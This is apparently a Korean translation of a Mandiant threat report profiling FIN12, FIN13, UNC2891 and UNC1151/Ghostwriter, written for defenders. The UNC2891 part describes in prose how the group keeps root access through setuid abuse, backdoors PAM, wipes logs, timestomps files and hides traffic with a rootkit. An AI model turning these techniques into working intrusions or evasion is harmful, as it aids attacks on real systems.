
2021년 2월과 4월 사이 최소 4번의 FIN12 침입에서표적 기업의 Citrix 환경에 대한 악성 액세스가 있었다는 것이 근거 데이터에서 드러났습니다. 조사에서 FIN12가 환경에 대한 합법적인 크리덴셜을 획득한 방법은 확인되지 않았지만, 공격자들이 언더그라운드 포럼 구매에 의존했을 수 있습니다.

2021년 5월에 발생한 2번의 FIN12 침입에서 공격자는 침해된 사용자 계정에서 내부적으로 배포된 악성 이메일 캠페인을 통해 환경에 거점을 마련했습니다. 두 사고 모두에서 공격자는 침해된 크리덴셜 정보를 사용하여 표적 기업의 Microsoft 365 환경에 액세스했습니다. 배포 TTP는 다양했지만, 두 캠페인 모두 FIN12로 인해 WEIRDLOOP 및 BEACON 페이로드로 이어졌습니다.

공격 속도 증가

피해자 환경에 대한 액세스 권한을 취득한 후, FIN12는 빠르게 랜섬웨어를 배포합니다. *2021 M-Trends*에서 전체 랜섬웨어 조사 사례에 대한 드웰 타임 중앙값은 5일인 반면 FIN12 활동 전반에서 드웰 타임은 2일 이내였습니다. Mandiant는 초기 액세스와 FIN12의 랜섬웨어 배포 사이의 기간이 전년 대비 크게 감소한 것을 관찰했습니다. Mandiant가 대응한 RYUK 사고의 대부분은 FIN12로 인한 것이지만, 랜섬웨어를 이 그룹에서만 독점적으로 사용하는 것은 아니라고 평가합니다. FIN12는 거의 독점적으로 RYUK 랜섬웨어를 배포했습니다. 그러나 한 사례에서 FIN12는 CONTI 랜섬웨어를 배포하고, 도난된 데이터를 공개할 수 있다고 위협하며 기업을 갈취했습니다.

그림 1: FIN12: 금전 요구까지 걸리는 일수



Mandiant는 FIN12가 Powershell 기반 EMPIRE 프레임워크와 TRICKBOT 뱅킹 트로이 목마를 포함한 광범위한 툴을 사용하는 것을 관찰했습니다. 그러나 2020년 2월부터 FIN12는 내부 정찰부터 랜섬웨어 배포까지 거의 모든 침입에서 Cobalt Strike BEACON 페이로드를 사용했습니다.

공격의 지역적 확장

Mandiant는 FIN12의 표적 지역이 계속해서 확대될 것으로 예측합니다. 미국 정부는 2021년 랜섬웨어 위협에 대해 상당한 관심을 보여왔습니다. 금융 거래를 용이하게 하기 위해 공격자들이 사용하는 랜섬웨어 및 서비스를 배포하는 공격자들에 대한 제재와 향후 제재 위협을 비롯하여 위협을 줄이기 위한 다양한 노력을 기울이고 있습니다. 부정적인 관심의 수준 높아짐에 따라, FIN12에서 미국 소재 기업을 표적으로 삼으려고 하지 않을 수 있으며, 이는 이들의 관심이 서유럽 및 아시아태평양 지역 국가를 비롯해 세계의 다른 지역에서 활동하는 기업으로 이동할 수 있음을 의미합니다.

FIN13, 멕시코 소재 표적을 우선순위로 지정


최소 2016년부터 활동한 FIN13은 금전적 이익을 노리는 위협 그룹으로, 멕시코 소재 기업들을 표적으로 삼습니다. 이 그룹은 사기성 금융 자산 이전을 수행하는 데 필요한 정보를 수집하여 침입을 통해 수익을 창출했습니다. Mandiant는 FIN13이 최소한 공개적으로 사용 가능한 코드를 일부 기반으로 하는 공개 웹 서버와 인기 툴 및 멀웨어의 취약점을 악용하여 피해자 기업에 대한 액세스 권한을 얻었다고 생각합니다. 그러나 위협 그룹은 표적 환경에서 특정 목표를 지원하도록 제작된 소규모 사용자 지정 툴 및 유틸리티를 배포할 수 있는 역량도 보여주었습니다. FIN13은 공격 라이프사이클의 다양한 단계에서 웹 셸 및 기타 수동 백도어를 광범위하게 사용하는 것이 특징입니다.

길어진 드웰 타임 및 진화하는 TTP

Mandiant가 추적하는 금전적 이익을 노리는 많은 공격자들과 달리 FIN13은 종종 최대 몇 년에 걸쳐 피해자 환경에서 지속성을 유지했습니다. 이렇게 환경에 대한 액세스가 길어짐에 따라 Mandiant는 심지어 개별 환경 내에서도 시간이 지남에 따라 FIN13 그룹의 TTP가 진화하는 것을 관찰할 수 있었습니다. TTP에서 주목할 만한 변화로는 과거에는 전통적인 웹 셸을 거의 독점적으로 사용했지만, PowerShell 또는 Perl 기반 수동 백도어인 BLUEAGAVE로 전환한 것을 꼽을 수 있습니다. 또한 FIN13은 툴, 스크립트 및 멀웨어뿐만 아니라 훔친 데이터를 난독화하는 데 사용되는 파일 인코딩을 정기적으로 업데이트했습니다.

독특한 수익 창출 전략

FIN13은 데이터 도용을 통해 직접 활성화된 계획을 사용하여 수익을 창출합니다. 이 그룹은 종종 기업의 POS(Point-of-Sale) 시스템, ATM 및 일반 금융 거래 처리 시스템과 관련된 금융 데이터 또는 파일을 훔칩니다. 또한 FIN13은 각 피해자의 고유한 환경에 최종 단계 활동을 조정하는 것으로 보입니다. 최소 한 개의 사고에서 공격자는 Mandiant에서 GASCAN으로 추적한 맞춤형 멀웨어를 배포했습니다. GASCAN은 사기 금융 거래를 생성하는 데 사용할 수 있는 형식으로 구성된 POS 카드 및 거래 데이터를 처리합니다. 소매업체를 표적으로 하는 FIN13 침입은 때로 결제 카드 데이터가 도용이라는 결과로 이어졌지만, 근거 데이터에 따르면 이 데이터를 수집하여 지하 시장에서 판매하기보다는 공격자가 통제하는 사기계좌로 자금을 송금하는 데 사용되었습니다. 이러한 접근 방식은 비교적 독특하다고 할 수 있는데, POS 시스템을 표적으로 삼는 많은 공격자들은 신용카드 데이터를 획득하고 판매하는 작업에 집중하기 때문입니다.




FIN13이 주로 멕시코를 표적으로 한 것은 보다 광범위하게 기회주의적인 금전적 이익을 노리는 공격자들과는 다른, 이례적인 사례입니다.

지리적으로 멕시코 소재 표적에 집중

Mandiant는 FIN13 활동의 배후에 있는 공격자의 지리적 원위치를 확인하지는 않았습니다. 그러나 멀웨어에 포함된 문자열과 멕시코에 소재한 기업을 독점적으로 표적으로 삼는 것을 볼 때, 적어도 이 그룹의 일부는 스페인어를 잘 구사한다는 것을 생각할 수 있습니다. 예를 들어, FIN13에서 사용하는 공개적으로 사용 가능한 많은 툴 및 웹 셸은 스페인어 코드 요소를 포함하도록 수정되었습니다.

FIN13이 주로 멕시코를 표적으로 한 것은 보다 광범위하게 기회주의적인 금전적 이익을 노리는 공격자들과는 다른, 이례적인 사례입니다. 하지만 지역적인 표적은 역사적으로 라틴아메리카 사이버 범죄 커뮤니티 내에서 보다 일반적이었습니다. 예를 들어, Mandiant는 이전에 역사적으로 브라질 소재 개인과 단체를 표적으로 삼는 데 집중하는 브라질의 공격자들에 대해 보고한 바 있습니다. Mandiant는 2018년부터 해당 그룹의 표적이 크게 확장된 것을 관찰하기 시작했습니다. 이는 그룹이 더욱 정교해지고, 다른 사이버 범죄자들과의 관계가 발전했기 때문일 수 있습니다. FIN13의 활동도 유사한 패턴을 따를 가능성이 있습니다. 공격자들의 산업 스파이 해킹 기법이 발전하고, 멕시코 소재 기업들이 보다 완성도 높은 보안 프로그램을 개발함에 따라 FIN13은 세계 다른 지역의 기업을 표적으로 삼기 시작할 가능성이 높습니다.



UNC2891의 복잡성 파악하기

2021년 Mandiant는 아시아 태평양 지역의 금융기관을 표적으로 한 일련의 사고들에 대응한 바 있습니다. 이러한 조사 기간 동안 Mandiant는 특이한 기법을 선보인 위협 그룹을 식별했습니다. Mandiant가 내부적으로 UNC2891로 추적하고 있는 이 그룹은 금전적 이익 추구라는 목적을 위해 Unix 및 Linux 기반 시스템을 표적화하는 데 있어 능숙함과 전문성을 보유하고 있습니다. UNC2891은 멀웨어 및 툴을 유지·관리하여 여러 환경으로 쉽게 이동하고 영향을 받는 엔드포인트에 대한 포렌식 증거 추적을 제한합니다. 전반적으로 UNC2891은 표적으로 삼은 시스템을 심층적으로 이해하고, 다양한 운영 체제에 맞게 사용자 지정, 컴파일 및 패키징하는 공개 툴을 광범위하게 사용하는 능력을 갖춘 숙련된 공격자의 특성을 보여줍니다. 유사하게 Mandiant는 UNC2891이 작업 보안을 복합적으로 이해하고 있고 자신들의 존재를 숨기고 대응 노력을 저지하기 위해 여러 기술을 적용했음을 나타내는 근거 데이터를 관찰했습니다.

SUN4ME

Mandiant는 UNC2891이 SUN4ME라고 불리는 확장 공격자 툴킷을 사용했다는 근거 데이터를 확인했습니다. SUN4ME는 공격 라이프사이클의 모든 단계에서 작업자를 지원하는 100개가 넘는 커맨드가 포함된 자립형 ELF 바이너리입니다. SUN4ME의 역량은 공통 셸 유틸리티와 함께 네트워크 정찰, 호스트 열거, 공통 취약점 악용 및 안티포렌식 기법을 지원합니다. SUN4ME의 출신 지역은 정확히 알려져 있지 않습니다. 그러나 UNC2891의 활동이 식별된 조사에 따르면 SUN4ME의 역량에는 해당 공격자의 활동을 가능하게 하는 주요 조력자가 있습니다. 광범위한 지원 기능 세트와 결합된 SUN4ME의 컴파일 특성은 UNC2891이 유연하게 배포되고 일관된 성능을 유지할 수 있도록 했습니다. 실제 환경에서 외부 패키지 설치를 제한하거나 네트워크 방어자에게 해당 존재를 경고할 수 있는 경우, 컴파일된 바이너리가 엔드포인트에서 엔드포인트로 비교적 쉽게 이동할 수 있습니다. UNC2891은 Linux 및 Unix 기반 운영 체제의 서로 다른 세트에서 일반적으로 발생하는 종속성 문제에 대한 걱정 없이 SUN4ME의 광범위한 툴 세트에 의존할 수 있습니다.

SUN4ME의 여러 커맨드는 공개 툴 또는 스크립트로, 다양한 공격적인 배포 또는 프레임워크에도 존재합니다. 그러나 Mandiant는 Oracle WebLogic 및 Veritas NetBackup 소프트웨어의 원격 코드 실행 취약점에 대한 익스플로잇을 비롯한 SUN4ME에 내장된 맞춤형 툴링을 확인했습니다. 또한 SUN4ME에는 지원되는 기능에 대한 광범위한 도움말 대화상자와 함께, 16개의 다양한 ASCII 터미널 애니메이션을 포함한 데모 커맨드도 포함되어 있습니다. 도움말 대화상자는 유창한 영어로 제공되며, 이는 개발자가 영어 구사자임을 암시합니다.

UNC2891은 표적으로 삼은 기업의 환경에 대한 초기 액세스 수단으로 SUNME 내에 번들로 제공되는 SSH 무차별 대입 툴인 *sshock*를 사용했습니다. 이 *sshock* 툴은 워드리스트 크리덴셜의 사용, 표적의 병렬 스캔 및 표적 시스템에 대한 액세스 권한을 얻은 후 SSH 키를 수집하는 기능을 지원합니다. 이러한 기능을 통해 UNC2891은 시스템이 침해된 후 커맨드를 실행하고 파일을 자동으로 업로드하고, 실행하고, 삭제할 수 있었습니다. Mandiant는 UNC2891이 *sshock*와 함께 제공된 내장 크리덴셜 목록을 보완하기 위해 침해된 환경에서 정찰을 수행했음을 나타내는 근거 데이터를 확인했습니다. 일부 *sshock* 기능의 자동화 특성은 공격자가 환경 전체로 확산하는 데 도움을 주었습니다. UNC2891이 성공적으로 환경을 침해하고 난 후, SUN4ME와 *sshock* 추가 멀웨어 및 백도어를 배포하여 표적 환경을 통한 이동을 촉진합니다.

UNC2891 표적 공격 라이프사이클

SUN4ME

인메모리 드로퍼의 STEEL 패밀리

Mandiant가 SUN4ME의 변종을 복구한 모든 사례에서는 Mandiant가 STEELCORGI로 추적하고 있는 인메모리 드로퍼가 로드되었습니다. 인메모리 드로퍼는 Unix 및 Linux 기반 환경에서도 대단히 독특하지는 않지만, STEELCORGI는 작동 방식에 대한 탐지와 광범위한 식별을 모두 제한하도록 설계된 것으로 보이는 기법들을 사용했습니다. STEELCORGI 드로퍼는 구성 가능한 행동 플래그와 런타임에 얻은 환경 변수를 기반으로 내장 페이로드를 복호화하지만, 액세스할 환경 변수를 난독화하기 위한 조치도 취합니다. 환경 변수를 활용하는 활성 멀웨어가 의심되는 조사를 하는 동안 분석가는 일반적으로 소스 환경 변수를 식별하고, 네트워크 내에서 해당 환경 변수의 인스턴스를 열거합니다. 환경 변수의 존재는 효과적인 침해 지표로 작용하며, 분석가가 수상한 엔드포인트의 범위를 좁히고 심층 분석을 위해 우선순위를 지정할 수 있도록 합니다. STEELCORGI는 변수 이름의 SHA256 해시로 환경 변수를 열거하여 이러한 노력을 방해하도록 설계되었으며, 멀웨어 분석으로만 환경 변수를 식별하는 기능을 제한합니다. STEELCORGI에서 사용하는 특정 키가 없으면 페이로드의 복호화는 불가능했습니다.

STEELCORGI의 일부 변종은 분석 및 탐지 노력을 방해했지만, 보다 최근의 STEELCORGI 샘플은 페이로드의 복호화를 위한 방법을 제시했습니다. 한 샘플은 표적 엔드포인트에서 선별한 여러 정보에서 복호화 키를 추출했습니다. 엔드포인트 또는 하드웨어 정보를 사용할 수 있을 때 Mandiant는 이러한 STEELCORGI 버전에 포함된 페이로드를 복호화할 수 있었습니다. 또한 Mandiant는 UNC2891이 환경 변수의 MD5 해시를 통해 키를 열거하고 다른 페이로드로 자신의 새 버전을 생성하는 기능을 포함한다는 점을 제외하고는 STEELCORGI와 유사한 기능을 가진 인메모리 드로퍼를 사용하는 것을 관찰했습니다. Mandiant는 이 변종을 STEELHOUND로 추적합니다.

주목할 만한 전술, 기술 및 절차

표적 엔드포인트에 대한 루트 레벨 액세스 권한을 얻자마자 UNC2891은 루트가 소유한 합법적인 실행 파일에서 *setuid* 및 *setgid* 비트를 설정합니다. 권한이 없는 사용자는 *setuid* 및 *setgid* 비트를 사용하여 소유자의 컨텍스트, 이 경우에는 루트에서 파일을 실행할 수 있습니다. 이를 통해 UNC2891은 권한을 높이거나 권한 있는 사용자인 척 가장할 필요 없이 시스템에서 루트 수준 커맨드 액세스를 유지할 수 있었습니다. Mandiant가 UNC2891에 대해 조사하는 동안 관찰한 일반적인 사례는 Unix 시간 프로그램에서 *setuid* 및 *setgid* 비트를 설정하는 것이었습니다. 이를 통해 UNC2891은 커맨드를 시간에 대한 인수로 프록시하여 루트 사용자로서 커맨드를 실행할 수 있었습니다.

내부망 내 이동 및 내부 정찰 활동 중 UNC2891은 실행 중인 프로세스, 세션 정보, SSH로 알려진 호스트 및 키 수집을 비롯해, 네트워크 및 엔드포인트 정찰을 수행하는 광범위한 셸 스크립트를 자주 사용했습니다. 또한 */etc/shadow* 및 */etc/passwd*와 같은 크리덴셜 파일의 복사본도 만들었습니다. UNC2891은 종종 이러한 스크립트의 출력을 위해 새 디렉터리를 만듭니다. 그 다음 공격자는 uuencoding 체계를 사용하여 압축하고 인코딩합니다. *uuencode*는 공격자에게 흔하지 않은 인코딩 방식이지만, UNC2891은 파일의 인코딩과 디코딩을 용이하게 하기 위해 이를 Perl 스크립트 세트(SUN4ME에서 번들로 제공)와 함께 광범위하게 사용했습니다.

대부분의 경우 UNC2891은 침해된 엔드포인트에서 Mandiant에서 SLAPSTICK이라고 추적하는 백도어를 즉시 설치합니다. SLAPSTICK은 하드코딩된 암호로 시스템에 대한 액세스를 제공하는 Linux PAM(플러그형 인증 모듈) 기반 백도어입니다. 설치하는 동안 기존 Linux PAM 인증 모듈의 이름이 바뀌고, 악성 SLAPSTICK 모듈이 그 자리를 차지하여 PAM 인증 프로세스를 효과적으로 후킹합니다. 또한 이를 통해 SLAPSTICK은 사용자 로그인의 일반 텍스트 크리덴셜을 캡처하여 이후 디스크의 암호화된 파일에 기록할 수 있습니다. SLAPSTICK의 변종은 엔드포인트에서 자신을 제거하거나 아웃바운드 연결을 생성하거나 HISTFILE이 설정되지 않은 셸을 생성하는 기능과 같은 기본 커맨드를 지원합니다. 인증 정보 수집 기능과 함께 엔드포인트에 대한 은밀한 백도어 액세스를 제공하는 SLAPSTICK의 기능은 UNC2891에서 관찰된 많은 내부망 내 이동을 주도했으며, 공격자가 침해된 엔드포인트에 액세스하는 주된 방법이었습니다. 작동하는 SLAPSTICK의 설치 프로그램을 분석한 결과에 따르면, SUN4ME와 마찬가지로 SLAPSTICK도 유용한 도움말 대화상자와 콘솔 로깅과 함께, 안정적이며 설계가 잘 되어 있습니다.

거점을 확보하고 표적 환경 전체에 걸쳐 내부망 내에서 이동한 후, UNC2891은 공개적으로 사용 가능한 TINYSHELL 백도어의 맞춤형 변종을 배포했습니다. UNC2891이 사용하는 TINYSHELL 변종은 디스크의 인코딩된 파일에서 읽은 외부 커맨드 및 제어(C2) 서버와 통신하도록 구성되었습니다. TINYSHELL 백도어 및 관련 구성 파일의 분석은 UNC2891의 C2 인프라에 대한 통찰력을 제공했습니다. TINYSHELL 배포는 환경 내 중요한 엔드포인트로 제한되었으며, 각 인스턴스는 침해된 엔드포인트의 호스트 이름 또는 일반적인 역할을 기반으로 고유한 동적 DNS 도메인과 통신할 수 있도록 구성되었습니다. Mandiant는 외부 액세스가 필요한 제한된 활동 기간 동안 UNC2891만 이러한 도메인에 대한 DNS 확인을 활성화한 것으로 생각하고 있습니다. 결과적으로 관찰된 외부 C2 도메인의 수동 DNS 데이터는 복구되지 않았습니다. 동적 DNS를 C2 메커니즘으로 사용하는 일이 드물지는 않습니다. 그러나 각 호스트에 대한 개별 도메인과 제한된 시간에 해결을 하기 위해 도메인을 구성했다는 점은 UNC2891의 작업 보안 수준과 사고 대응 방법에 대한 이해도를 보여줍니다.

탐지 회피 및 분석 방해

Windows 엔드포인트의 분석은 유사한 Linux 또는 Unix 기반 엔드포인트 분석과 크게 다릅니다. 개발자와 관리자가 중요하게 여기는 Unix 기반 운영 체제에 내재된 유연성 중 대부분은 분석 작업에 대한 신뢰성을 제한하고 있습니다. 종종 이러한 제한으로 인해 운영 체제에서 생성한 로그 파일에 과도하게 의존하여, 공격자가 캠페인 중 남겨둔 아티팩트를 최소화하는 기회가 됩니다. UNC2891은 SUN4ME와 함께 번들로 제공되는 툴로 이러한 제한 사항을 악용했습니다.

이 *블리치 툴*은 Mandiant에서 내부적으로 LOGBLEACH로 추적하고 있으며, 사용자 이름, IP 주소, 호스트 이름 또는 심지어 항목이 생성된 시간 창과 같은 명령줄에 제공된 필터를 매치하여 여러 Unix 및 Linux 로그 파일의 로그 항목을 제거합니다. LOGBLEACH에는 파일 내의 정보를 제거하거나 위조하여 각 계정의 마지막 로그인 시간을 추적하는 *lastlog* 바이너리 파일을 조작하는 기능도 포함되어 있습니다. UNC2891은 표적 운영 체제 버전과 관련된 로그 삭제 툴을 배포합니다. 예를 들어, Mandiant에서 WIPERIGHT라고 추적하는 LOGBLEACH와 유사한 툴은 SPARC 기반 아키텍처가 있는 Oracle Solaris SunOS 시스템의 로그 데이터를 변경하는 데 자주 사용됩니다.

UNC2891은 종종 관련 파일 시스템의 포렌식 분석을 제한하는 작업을 로그 조작과 연결합니다. Mandiant는 여러 사례에서 UNC2891이 표적 컴퓨터에서 멀웨어 파일과 관련된 타임스탬프를 변경했음을 나타내는 근거 데이터를 확인했습니다. 이는 일반적으로 *타임스톰핑*이라고 부르는 기술입니다. MFT(마스터 파일 테이블) 및 각 항목과 관련된 속성으로 인해 Windows에서 사용되는 NTFS 기반 파일 시스템에서 타임스톰핑은 어느 정도 어려운 작업인 반면, Unix 기반 엔드포인트에서 파일의 타임스탬프를 조작하는 일은 종종 사소한 작업입니다. 타임스톰핑과 로그 파일 조작을 조합하여 분석가의 관점에서 운영 체제를 신뢰할 수 없는 내레이터로 보이도록 만들어, 철저한 분석을 통해 필요한 기준을 높이고 잠재적으로 광범위한 조사의 속도를 늦출 수 있습니다.

UNC2891은 여러 기술적 안티포렌식 방법론을 사용했지만, 기술 솔루션에만 의존하지는 않았습니다. UNC2891 멀웨어 및 툴을 더욱 난독화하기 위해 공격자가 특정 운영 체제에서 흔히 볼 수 있는 파일의 명명 규칙과 위치를 유지하는 경우가 많습니다. 예를 들어, UNC2891이 Linux 내의 공유 라이브러리에 대한 일반적인 명명 규칙과 일치하는 파일 명명 체계를 멀웨어에 사용하는 것이 관찰되었고, 동일한 기본 디렉터리에 이러한 파일을 배치하여 꽤 엄격한 운영 보안을 유지했습니다. UNC2891은 또한 *systemd*, 이름 캐시 데몬(ncsd) 및 *at* 데몬(atd) 등과 같은 합법적인 서비스로 가장하도록 지정된 *systemd* 서비스 단위 파일을 사용하여 백도어에 대한 지속성을 유지했습니다. 그러나 이러한 운영 보안과 기술적 감각의 결합은 UNC2891가 사용하며 Mandiant에서 CAKETAP으로 추적하고 있는 악성 커널 루트킷 앞에서는 무색합니다.

CAKETAP은 여러 시스템 네트워킹 API 호출을 후킹하여 공격자 백도어에서 사용하는 IP 주소와 포트의 존재를 필터링합니다. 이 필터링은 *netstat*와 같은 네트워크 관련 시스템 커맨드가 멀웨어 C2 연결을 표시하지 못하도록 효과적으로 방지합니다. CAKETAP이 설치한 추가 파일 시스템 API 후크는 루트킷에 대한 통신 채널과 구성 메커니즘을 제공하는 데 사용됩니다. CAKETAP은 후킹한 기능으로 반환된 파일 이름에서 비밀이 있는지 찾고, 이를 커맨드를 수신하기 위한 신호로 사용합니다. 이 기능을 통해 UNC2891은 후킹한 시스템 호출을 사용하는 셸 커맨드를 실행하여 침해된 서버에 대한 기존 백도어 액세스를 통해 CAKETAP을 구성하고 제어할 수 있었습니다. CAKETAP의 변종 하나가 발견되었는데, Mandiant는 이 변종이 피해자의 현금 자동 입출금기(ATM) 스위칭 네트워크를 통과하는 네트워크 트래픽을 조작하기 위해 고안되었고, 사기성 은행 카드를 사용하여 미승인 현금 인출을 수행하는 대규모 작업의 일부로 사용될 가능성이 있다고 생각합니다.

UNC1945와의 연계


UNC2891의 소행으로 보이는 침해 조사 과정에서 수집된 침입 데이터에 대한 심도 있는 분석을 통해 Mandiant는 LightBasin이라고 공개적으로 보고된 그룹인 UNC1945와 상당 부분이 중복된다는 사실을 발견했습니다. 두 그룹 모두 Linux 및 Unix 기반 엔드포인트를 표적으로 삼고 활동하는 데 있어 선호도와 전문성을 입증했습니다. 중복되는 것으로 관찰된 부분은 몇 가지 속성 측면에 해당하지만, 두 그룹 모두 고유한 TTP 및 일반적인 스파이 기법뿐만 아니라, 동일하거나 유사한 멀웨어 패밀리를 사용합니다.

Mandiant는 UNC1945가 여러 침입에서 사용하고 있는 번들 툴의 변종과 함께 SUN4ME를 확인했습니다. 이러한 조사 과정에서 Mandiant는 UNC2891에서 사용 중으로 관찰된 STEELCORGI 패키지 변종을 포함한 여러 버전의 SUN4ME를 획득했습니다. UNC2891의 SUN4ME 같은 번들 툴 사용을 고려하면 UNC1945는 유사한 사전 설치된 맞춤형 툴 및 스크립트를 비롯한 사전 설치된 맞춤형 QEMU 가상 시스템을 배포하는 것으로 관찰되었습니다. Mandiant는 두 공격자 모두 SUN4ME 이외의 멀웨어 패밀리를 로드하는 STEELCORGI 드로퍼를 배포한다는 것을 관찰했습니다. UNC1945는 STEELCORGI를 통해 LOGBLEACH와 이전에는 알려지지 않은 수동 백도어를 배포하는 것으로 관찰되었습니다. 다른 주목할 만한 중복 부분으로는 두 그룹 모두에서 TINYSHELL과 PAM 기반 백도어 SLAPSTICK을 사용하는 것과 명령줄 출력을 저장하는 데 사용되는 스테이징 디렉터리 및 파일이 유사하다는 점입니다.

두 그룹 사이에 상당히 중복되는 부분이 있음에도 불구하고, Mandiant는 동기 부분에서 인식된 차이가 커 현재는 이러한 위협 클러스터가 동일한 공격자의 소행이라고 판단하지 않았습니다. UNC2891은 주로 아시아태평양 지역의 금융 기업을 표적으로 하는 것으로 관찰되었지만, 몇 년간 지속되어온 UNC1945의 침입에서 공격자는 관리 서비스 및 통신 공급업체 업계를 침해했습니다. 이 보고서 작성 당시에 Mandiant는 UNC1945의 목적을 보여주는 근거 데이터를 발견하지 못했지만, 스파이 활동이 동기일 가능성이 있습니다. Mandiant는 계속해서 UNC2891과 UNC1945를 별개의 활동 클러스터로 추적하고 있습니다.

맺음말

UNC2891은 높은 수준의 운영 보안을 유지하고 발견되지 않도록 여러 가지 기술을 적용하여 체계적으로 활동합니다. UNC2891은 기술적 및 운영적 감각을 통해 잘 숨을 수 있었지만, Linux 및 Unix 기반 운영 체제에 대한 탐지와 포렌식 기술에 대한 제한 또한 그들의 잠복을 용이하게 만들었습니다. UNC2891은 이러한 시스템에 대한 전문 지식을 활용하여 저하된 가시성을 최대한 활용하고, 실제 환경에서 이러한 시스템의 광범위한 매력을 활용합니다. 잠재적 공격자가 로그에 접근할 수 없도록 하는 우수한 엔드포인트 장치와 포괄적인 로그 유지 정책은 UNC2891와 유사한 그룹이 숨지 못하도록 하는 보안 개선을 위한 방법입니다.



벨라루스의 이익과 관련된 UNC1151 및 GHOSTWRITER

Mandiant는 기술 및 지정학적 지표를 토대로 UNC1151가 벨라루스 정부와 연계된 활동 클러스터라고 생각합니다. 2021년 4월 Mandiant에서 UNC1151이 Ghostwriter 정보 작전 캠페인에 기술 지원을 제공한다는 높은 신뢰도의 평가를 상세히 담은 공개 보고서를 발표했습니다. 이 평가는 벨라루스 정부의 이익과 일치하는 Ghostwriter 내러티브와 함께 벨라루스도 Ghostwriter 캠페인에 최소한 부분적으로 책임이 있을 가능성을 보여줍니다. UNC1151 또는 Ghostwriter에 대한 러시아의 기여를 배제할 수는 없지만, Mandiant는 그러한 기여에 대한 직접적인 근거 데이터를 발견하지 못했습니다.

제한된 목표 및 표적 범위

UNC1151은 우크라이나, 리투아니아, 라트비아, 폴란드, 독일에 초점을 맞추고 다양한 정부 및 민간 부문 기업을 표적으로 삼습니다. 또한 표적에는 벨라루스 반체제 인사들과 언론 조직, 언론인들이 포함됩니다. 복수의 정보기관에서 이들 국가에 관심을 가지고 있지만, 표적의 범위는 벨라루스의 이익과 가장 일치합니다. 또한 UNC1151 활동은 기밀 정보를 얻는 데 주력해 왔으며, 수익 창출 노력은 전혀 발견되지 않았습니다.

반 NATO 정서

Ghostwriter 활동이 관찰된 초기부터 2020년 중반까지 Ghostwriter 캠페인은 리투아니아, 라트비아, 폴란드를 표적으로 한 활동에서 지역 안보 협력을 약화시키려 하는 것처럼 보이는 반 NATO 내러티브를 주로 홍보했습니다. 관측된 활동에서 해당 지역의 외국군 주둔이 주민에게 위협이 된다고 묘사하고, NATO 회원국 분담금이 지역 주민에게 손해를 준다고 주장하는 허위 정보를 퍼뜨렸습니다. NATO에 대한 지역적 지원을 약화하는 이러한 내러티브에서 의도된 것으로 보이는 효과는 러시아와 벨라루스 두 국가 모두에게 이익이 될 수 있습니다. 하지만 이 캠페인은 특히 벨라루스와 국경을 맞대고 있는 국가들의 청중을 대상으로 한 반면, 러시아는 오랫동안 이 지역과 멀리 떨어진 지역에서 반 NATO 내러티브를 홍보해 왔습니다. 현재까지 관찰된 Ghostwriter 활동에서는 에스토니아를 거의 완전히 배제하고 있습니다. 